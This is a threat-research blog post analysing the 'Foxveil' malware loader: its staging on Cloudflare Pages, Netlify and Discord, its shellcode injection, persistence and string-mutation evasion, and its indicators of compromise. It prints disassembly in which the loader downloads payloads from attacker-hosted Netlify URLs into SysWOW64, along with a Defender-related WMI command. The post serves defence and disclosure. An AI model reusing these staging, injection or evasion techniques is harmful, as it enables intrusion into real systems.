


Foxveil – New Malware Loader Abusing Cloudflare, Discord, and Netlify| Cato Networks

catonetworks.com/blog/cato-ctrl-foxveil-new-malware

Dr. Guy Waizel

February 11, 2026

Cato CTRL™ Threat Research: Foxveil – New Malware Loader Abusing Cloudflare, Discord, and Netlify as Staging Infrastructure



Executive Summary

Cato CTRL has identified a previously undocumented malware loader we track as “Foxveil.” We observed evidence that the malware campaign has been active since August 2025, and we observed two distinct variants (v1 and v2). Foxveil behaves like a modern initial-stage loader: it establishes an initial foothold, frustrates analysis, and retrieves next-stage payloads from threat actor-controlled staging hosted on Cloudflare Pages, Netlify, and, in some cases, Discord attachments.

We named the malware Foxveil based on “fox” strings observed within the sample. Its operational advantage comes from blending into trusted cloud infrastructure while relying on in-memory shellcode execution and variant-specific injection and persistence techniques. We also observed a string-mutation routine that rewrites common analysis keywords, which can complicate static detection and reverse engineering.

As part of responsible disclosure, we reported the malicious staging infrastructure to the relevant platform providers, including Netlify and Cloudflare. Netlify confirmed that on January 19, 2026 that the reported Netlify-hosted URLs had been taken down. Cloudflare responded on January 20, 2026 that it had forwarded our abuse report to the website owner and restricted access to the reported URLs.

We also checked the Discord attachment URLs observed in this campaign. Discord attachment links are time-limited and typically remain accessible for approximately 24 hours. At time of writing, the Discord attachment links we investigated were no longer active.

The [Cato SASE Platform](#) blocks Foxveil before the staged payload can execute, stopping the intrusion early in the chain.

[2025 Cato CTRL™ Threat Report | Download the report](#)

Technical Overview

Why this matters: Trusted platforms as staging infrastructure

Foxveil highlights a growing pattern in modern intrusions: operators increasingly host staging content on widely trusted services and CDNs instead of running obvious threat actor-owned infrastructure. In this campaign, Foxveil retrieved next-stage payloads from Cloudflare Pages and Netlify, and in some cases leveraged Discord attachments. This approach can blend into normal enterprise traffic, simplify infrastructure rotation, and reduce the effectiveness of simplistic blocklists.

For defenders, this shifts the focus from “known bad domains” to behavior and context, such as unusual process execution chains, staged downloads followed by shellcode injection, and suspicious writes into system directories.

Foxveil at a glance

Foxveil is an initial-stage loader. Once executed, it:

- Reaches out to threat actor-controlled staging locations (Cloudflare Pages or Netlify domains, and in some cases Discord attachments)
- Retrieves a shellcode payload (frequently Donut-generated)
- Executes that shellcode via injection (method differs by variant)
- Establishes persistence (technique differs by variant)
- Deploys or stages additional executables that appear designed for follow-on persistence and post-exploitation.

In Figure 1, we present Foxveil at a glance, summarizing the infection chain and highlighting the key differences between v1 and v2.




Figure 1. Foxveil kill chain overview (v1 vs v2)

Variant overview

Capability	Foxveil v1	Foxveil v2
Primary staging source	Cloudflare Pages / Netlify	Discord attachment
Injection technique	Early Bird Asynchronous Procedure Call (APC) injection into a newly spawned process masquerading as <code>svchost.exe</code>	Self-injection (same process) of the downloaded shellcode
Persistence	Registers itself as a Windows service and drops next-stage payloads to SysWOW64	Drops next-stage payloads to SysWOW64
Defense evasion	Anti-analysis string mutation	Anti-analysis string mutation + Microsoft Defender exclusion attempt
Post-exploitation	Later-stage framework suspected (see below)	Later-stage framework suspected (see below)

Initial infection and staging

We assess the infection chain likely begins when a user downloads and executes a malicious EXE or DLL.

Once executed:

1. Foxveil contacts threat actor-controlled infrastructure hosted on Cloudflare Pages and/or Netlify, or retrieves payloads via Discord attachments. Threat actors rely on these platforms to blend into common internet traffic, avoid fragile self-hosted command-and-control (C2), and rapidly rotate staging URLs and payloads.
2. It downloads a shellcode stage
3. The shellcode is executed via injection (variant-dependent)

Figure 2 shows Foxveil v1 spawning a masqueraded `svchost.exe` process prior to injection.

Figure 2. v1 process tree: `execution.exe` spawns a fake `svchost.exe`

Stage execution and injection tradecraft

Foxveil v1: Early Bird APC injection into masqueraded svchost.exe

Foxveil v1 spawns a new process that mimics svchost.exe, then injects the shellcode using an APC injection, consistent with an Early Bird-style workflow (queue APC before the target thread fully resumes to reduce monitoring opportunities). Figure 3 shows Foxveil v1 executing shellcode via Early Bird APC injection.




Figure 3. v1 Early Bird APC injection into a fake svchost.exe

Foxveil v2: Self-injection with Discord-attachment shellcode

Foxveil v2 commonly retrieves the shellcode from a Discord attachment and performs self-injection, executing the payload within the same process context. Figure 4 shows Foxveil v2 executing the downloaded shellcode via self-injection. Figure 5 shows Foxveil v2 retrieving a Donut-generated shellcode stage from a Discord attachment.




Figure 4. v2 self-injection of downloaded shellcode



Figure 5. Donut shellcode downloaded via Discord attachment

Note: Donut is a widely used shellcode generator and is frequently associated with both commodity and advanced threat actor tradecraft.

Persistence and defense evasion

Foxveil v1 persistence: Registering itself as a service AarSvc

After successful injection, Foxveil v1 establishes persistence by registering itself as a Windows service (Figure 6), which helps it blend into service lists and reduce operator suspicion.

Notably, the injected stage executes primarily in memory, minimizing disk artifacts and complicating disk-based detection and forensic analysis.




Figure 6. Process artifacts (Foxveil v1)

In Foxveil v2, we observed a Windows Management Instrumentation (WMI) call to MSFT_MpPreference that invokes Remove ExclusionPath for C:\Windows\SysWOW64. This behavior indicates an attempt to manipulate Microsoft Defender configuration, although the observed command removes an exclusion rather than adding one. This may reflect an implementation error or a different intended behavior.

wmic /Namespace:\\root\\Microsoft\\Windows\\Defender Path MSFT_MpPreference Call Remove ExclusionPath="C:\Windows\SysWOW64"




Figure 7. Microsoft Defender configuration manipulation attempt (Foxveil v2): WMI command observed calling Remove on ExclusionPath

Next-stage payload deployment

In multiple investigations through [Cato MDR](#), Foxveil downloaded additional executables from Netlify (*.netlify.app) or Cloudflare Pages domains (variant-dependent). These files were written to:

C:\Windows\SysWOW64\

Common masqueraded filenames observed:

- sms.exe
- sihost.exe
- taskhostw.exe
- taskhostw1.exe
- audiodg.exe

These filenames mimic legitimate Windows processes to reduce suspicion and survive casual inspection.

We also observed Netlify-hosted payloads using benign-looking names such as *real1.exe* or *real2.exe*, likely intended to appear non-malicious in logs and blend with ordinary download events. Figures 8–10 illustrate Foxveil's follow-on staging: Netlify-hosted payload retrieval (Figure 8), the payload distribution page exposing multiple file types (Figure 9), and an example of on-disk placement under *C:\Windows\SysWOW64* (Figure 10).

```

push    rbp
lea     rbp, [rsp-57h]
sub     rsp, 0C0h
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rbp+57h+var_10], rax
xorps   xmm0, xmm0
movups  xmmword ptr [rbp+57h+var_30], xmm0
xorps   xmm1, xmm1
movdqu  [rbp+57h+var_20], xmm1
mov     r8d, 23h ; '#'
lea     rdx, aHttpsCsrssNet1 ; "https://csrss.netlify.app/real1.exe"
lea     rcx, [rbp+57h+var_30]
call    sub_14000ADF0
nop
xorps   xmm0, xmm0
movups  xmmword ptr [rbp+57h+var_50], xmm0
xorps   xmm1, xmm1
movdqu  [rbp+57h+var_40], xmm1
mov     r8d, 1Eh
lea     rdx, aCWindowsSyswow ; "C:\\Windows\\SysWOW64\\sihost.exe"
lea     rcx, [rbp+57h+var_50]
call    sub_14000ADF0
nop
xorps   xmm0, xmm0
movups  xmmword ptr [rbp+57h+var_70], xmm0
xorps   xmm1, xmm1
movdqu  [rbp+57h+var_60], xmm1
mov     r8d, 23h ; '#'
lea     rdx, aHttpsCsrssNet1_0 ; "https://csrss.netlify.app/real2.exe"
lea     rcx, [rbp+57h+var_70]
call    sub_14000ADF0
nop
xorps   xmm0, xmm0
movups  xmmword ptr [rbp+57h+Block], xmm0
xorps   xmm1, xmm1
movdqu  [rbp+57h+var_80], xmm1
mov     r8d, 1Ch
lea     rdx, aCWindowsSyswow_1 ; "C:\\Windows\\SysWOW64\\smss.exe"
lea     rcx, [rbp+57h+Block]
call    sub_14000ADF0
nop

```

Figure 8. Staged payload downloads from Netlify




Figure 9. Netlify-hosted payload distribution page with multiple file types




Figure 10. Next-stage payloads written to *C:\Windows\SysWOW64*

A novel anti-analysis technique: runtime string mutation

Foxveil contains code consistent with a string mutation mechanism.

The logic scans content for a set of high-signal strings:

- *SilverFox*, *fox*
- *payload*, *inject*, *shellcode*
- *meterpreter*, *beacon*
- *http://*, *https://*
- *.exe*, *.dll*

When detected, the code replaces those strings with randomly generated values. Figure 11 highlights Foxveil's string-mutation routine, which targets attribution and post-exploitation keywords.



```
loc_14000519C:
mov     r8, rdi
mov     rdx, r12
lea     rcx, [rbp+14C0h+var_14E0]
call    cs:?.read?@basic_istream@DU?$char_traits@D@std@@@std@@QEAAAEAV12@PEAD_?@Z ; std::istream::read(char *,__int64)
lea     rax, aSilverfox ; "SilverFox"
mov     [rbp+14C0h+var_1540], rax
lea     rax, aFox ; "fox"
mov     [rbp+14C0h+var_1538], rax
lea     rax, aPayload ; "payload"
mov     [rbp+14C0h+var_1530], rax
lea     rax, aInject ; "inject"
mov     [rbp+14C0h+var_1528], rax
lea     rax, aShellcode ; "shellcode"
mov     [rbp+14C0h+var_1520], rax
lea     rax, aMeterpreter ; "meterpreter"
mov     [rbp+14C0h+var_1518], rax
lea     rax, aBeacon ; "beacon"
mov     [rbp+14C0h+var_1510], rax
lea     rax, aHttp ; "http://"
mov     [rbp+14C0h+var_1508], rax
lea     rax, aHttps ; "https://"
mov     [rbp+14C0h+var_1500], rax
lea     rax, aExe ; ".exe"
mov     [rbp+14C0h+var_14F8], rax
lea     rax, aDll ; ".dll"
mov     [rbp+14C0h+var_14F0], rax
call    cs:?._Random_device@std@@YAIIXZ ; std::_Random_device(void)
mov     [rbp+14C0h+var_3C], 0FFFFFFFh
mov     [rbp+14C0h+var_138C], eax
mov     edx, 1
```

Figure 11. String-mutation logic targeting “fox” and common C2 indicators.

This is unusual for a first-stage loader and appears specifically designed to:

- Remove Fox-related identifiers
- Obfuscate common C2 and post-exploitation framework indicators
- Disrupt signature-based static detection and slow reverse engineering

This logic appears intended to reduce high-signal strings that defenders commonly use for attribution and detection.

Command-and-control and post-exploitation assessment

Foxveil behaves like a staging loader for a later post-exploitation framework capable of:

- Lateral movement
- Additional payload delivery

We assess with moderate confidence that a later-stage payload may be Cobalt Strike, based on:

- Observed localhost listening behavior on ports such as 9933 / 9934
- String mutation logic explicitly targeting terms strongly associated with common beaconing frameworks (e.g., *beacon*, *meterpreter*)
- Use of a SentinelOne Cobalt Strike configuration extractor in analysis




Figure 12. Strings from Memory VS observed listening activity on 9933/9934

Conclusion

Foxveil is a newly identified loader we have observed since August 2025. Across two variants, it stages next-step payloads from trusted platforms such as Cloudflare Pages, Netlify, and in some cases Discord attachments, then executes frequently Donut-generated shellcode via injection and establishes persistence via service masquerading. It also includes a string-mutation routine that rewrites high-signal analysis keywords, complicating static detection and reverse engineering. The Cato [SASE](#) Platform blocks Foxveil before the staged payload can execute, stopping the intrusion early in the chain.

Protections

Foxveil's operational advantage comes from blending into "trusted" infrastructure (Discord, Cloudflare, and Netlify), and relying on staged retrieval rather than loud exploitation. This delivery pattern can allow it to blend into normal web traffic and reduce visibility for traditional endpoint-only controls.

The Cato SASE Platform blocks Foxveil before the staged payload executes by correlating delivery signals and enforcing inline prevention controls.

Figure 13 shows the [Cato NGAM](#) prevention event, and Figure 14 shows the [Cato XOps](#) Story view.

Details

Generate AI Summary

Anti-Malware Detection found

Description:

Detects file downloads marked as malicious by the Anti-Malware engine. This rule excludes files identified as encrypted, password-protected, or EICAR-Test-File.

First Signal:

Jan 07, 2026 05:00:00 PM

Creation Date:

Jan 07, 2026 08:29:33 PM

Last Updated:

Jan 07, 2026 08:29:33 PM

Direction:

OUTBOUND

Criticality:

6

Mitre Tags:

Remote File Copy Mi...
Ingress Tool Transfer

Playbook KB:

-

Predicted Verdict:

-

Predicted Type:

-

Indication ID:

Story ID:

Source

User Name

Site Name

-

IP

OS

Windows

Client

edge

Device Name

MAC Address

Target Actions

Target	Type	Action
162.159.134.233	Anti Malware NG Anti Malware	Block
cdn.discordapp.com	Anti Malware NG Anti Malware	Block

Figure 13. Cato NGAM prevention event: malicious Discord-hosted attachment blocked at download time




Figure 14. Cato XOps Story view: correlated activity timeline tying Discord-hosted attachment

Indicators of Compromise (IoCs)

SHA-256 hashes

- 62dd94ece73f510d03c74a00bfe9d8ad09d49c140fc30415a843c97cf018107f
- 26d4e07514498453aa5d409a28489008080d307899bda8357870f193bdb994b8
- 1ed74593fb463a16b29bb24f31d06c749e59c6da82410b1dc9f1e53583b765f1
- bad1c2cdaecb3dfba5cd00127131b623f600230fb344c662f84051da3b3f8d0a
- fea2fca4f4d4497c615ca1b99fd966835444bee1836ad7c3060449481b44411b
- 91f08b5dead11611cce2db0ef99998bba883c4bfa45a1c2cace07a675bbaf726
- 0a04cf0e9a5cdbdc39908bd49003df8757886e6c15b03f9513074be8e1136131
- 0e955d5994e44a319798aa89b3bfc5030ba9bd999e8b39eb647b5a2cdaafabf7
- d9344f0c722ff43d951640ce7f63bc3080c5834357eb7e2bf1ca8951dc0ad7ce
- 9655603d5ac9b7c0ad707ea699f3144adf9ba8c6ea0c503d7e059e498e40223a
- 1375c72aea776098ea4d2723903ab0d84bfb858f29e8bc0c7b770638babbd24e
- fee0643f806a843d6e2b2e89adff15423ab15010edcc162d5952ed9c83dda223
- 8a4f98822dc71b03c1ec926f34210bf50394ca41077e45e50692db6495ca7526
- cf900bf7bddf27c0eee38a6076b2f304aa97ce1cec12504f60fff68b50ce4491
- 247f23b1e7b33603a86eff65fc14f884f31a495dd72e56826b2963aca5789d63
- bd36756dc91d89cbc6e0274c3d5f3bd5aadfa3da80d736260265a2daea44610e
- 0a651f185dd6bbe066b8e00c45f12ae2f992ed4fdc8b2e509a3ab7112b03a031
- 236da45395be57def8e8d78db5292a7561526e95906be5e79fb455a5486c94df
- 257bfbdd0c73e3dc2b56b1cb41927fb275cff457b19f5cbbae3c931bde9c83afd
- 8a2dae4db0146aa5b499d1b7bbd29eca39e307d9d5beb01b388434f0ae706e1b
- 39fbf4a14b69ed5723a864ada4ecbe197027b6f620dc0612ae283b18784c795b
- 15eedcaf826782ca89f55be6bf45b0a9c968839e288a5fb699803ffb213df5c
- e6086bc20b455c3d3c9697fc2eaf76ac2fb6b91a2cdc1c96f6482e0f59dc9b0
- 79ea2f0fc2fc2cb2da25cb63786bdf3cf969b5dfb9f3c54d357a7da563c2d252
- 6b41fb9dd6708aeb6bf86a5f2b5b48a1376a0c913ffc202c452d89a92e4f3e4d
- e575ebb18e8c93346222a8e7620a72a952206ce4125ef2b39331018aa023ad93
- 3664d427129c921465e7bfc46c4d136ce28f3acc76af24e285af7d54a6b1cb08
- ff21185f39c22b28c3600938ad57f9082606e023774344fcd079e45ff47d8d3f
- 3decc1b54c234a1afab15bac26783bc26e2387a39d6fa52e6d74081b85fa97a4
- 42c49ead9d05e73414cc583cd3329cf992e6a8dc057833bf686c416284d8de9e
- f58eff69d70ae47abb0e8984ef97b98b6bc8549511550d8f38056d9db9e65d4
- 6ba9d7add7d23144407ddec7724665039316c65b2c85000e16a9b214abe5d63f
- 87c34f16f1a27a30b1faa4c0bc9a28ff73726d204e6852143f8e615ab1ee46c6
- 1469a819592d5323b758fec49d3f1152a3327d9307bfaa747741fda46445a0a

Domains

- syscore[.]pages[.]dev

- taskhostw[.]pages[.]dev
- smss-416[.]pages[.]dev
- csrss[.]netlify[.]app
- sec-healthcore[.]netlify[.]app
- smss1[.]netlify[.]app
- driverstore-cdn[.]netlify[.]app
- latestumang[.]netlify[.]app
- winsysops[.]netlify[.]app
- sihost[.]netlify[.]app
- premiumitems[.]netlify[.]app

Related Topics

- [Attacks, Threats, and Security News](#)
- [Cato CTRL](#)



Dr. Guy Waizel

Tech Evangelist

Dr. Guy Waizel is a Tech Evangelist at Cato Networks and a member of Cato CTRL. As part of his role, Guy collaborates closely with Cato's researchers, developers, and tech teams to bridge and evangelize tech by researching, writing, presenting, and sharing key insights, innovations, and solutions with the broader tech and cybersecurity community. Prior to joining Cato in 2025, Guy led and evangelized security efforts at Commvault, advising CISOs and CIOs on the company's entire security portfolio. Guy also worked at TrapX Security (acquired by Commvault) in various hands-on and leadership roles, including support, incident response, forensic investigations, and product development. Guy has more than 25 years of experience spanning across cybersecurity, IT, and AI, and has held key roles at tech startups acquired by Philips, Stanley Healthcare, and Verint. Guy holds a PhD with magna cum laude honors from Alexandru Ioan Cuza University, his research thesis focused on the intersection of marketing strategies, cloud adoption, cybersecurity, and AI; an MBA from Netanya Academic College; a B.Sc. in technology management from Holon Institute of Technology; and multiple cybersecurity certifications.

[Read More](#)



Zohar Buber

Security Analyst

Zohar Buber is a security analyst at Cato Networks and member of Cato CTRL. At Cato, Zohar supports the MDR team. Zohar was previously a security analyst at Radware.

[Read More](#)



Shani Kurtzberg

XDR Team Lead

Shani Kurtzberg is an XDR Team Lead at Cato Networks and member of Cato CTRL. She leads the Threat Intelligence and XDR Detection Engineering initiatives. Prior to Cato, Shani served in the Israeli Air Force (IAF) as a Security Analyst, leading SOC operations to protect critical systems. Shani holds a Master of Business Administration (M.B.A.) from Peres Academic Center, specializing in Marketing and Product Management.

[Read More](#)

Related Articles

Attacks, Threats, and Security News

[Cato CTRL™ Threat Actor Profile: IntelBroker](#)



Vitaly Simonovich


Senior Security Researcher

